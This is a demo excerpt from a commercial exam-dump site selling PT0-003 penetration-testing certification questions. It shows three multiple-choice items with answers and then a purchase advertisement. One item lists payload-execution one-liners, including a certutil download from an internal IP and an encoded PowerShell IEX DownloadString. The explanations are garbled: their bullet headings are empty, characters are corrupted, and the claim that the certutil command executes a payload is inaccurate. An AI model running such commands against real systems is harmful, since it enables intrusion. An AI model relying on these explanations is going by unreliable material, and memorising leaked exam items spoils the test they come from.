Answer: C

Explanation:

When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's why:

? System Hardening:

? Comparison with Other Controls:

System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.
=====

NEW QUESTION 89

A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

- A. powershell.exe impo C:\tools\foo.ps1
- B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
- C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
- D. rundll32.exe c:\path\foo.dll,functionName

Answer: B

Explanation:

To execute a payload and gain additional access, the penetration tester should use certutil.exe. Here??s why:

? Using certutil.exe:

? Comparison with Other Commands:

Using certutil.exe to download and execute a payload is a common and effective method.

=====

NEW QUESTION 90

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

- A. fileserver
- B. hrdatabase
- C. legaldatabase
- D. financesite

Answer: A

Explanation:

? Evaluation Criteria:

? Analysis:

? Selection Justification:

Pentest References:

? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.

Top of Form

Bottom of Form

NEW QUESTION 95

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-003 Product From:

<https://www.2passeasy.com/dumps/PT0-003/>

Money Back Guarantee

PT0-003 Practice Exam Features:

- * PT0-003 Questions and Answers Updated Frequently
- * PT0-003 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year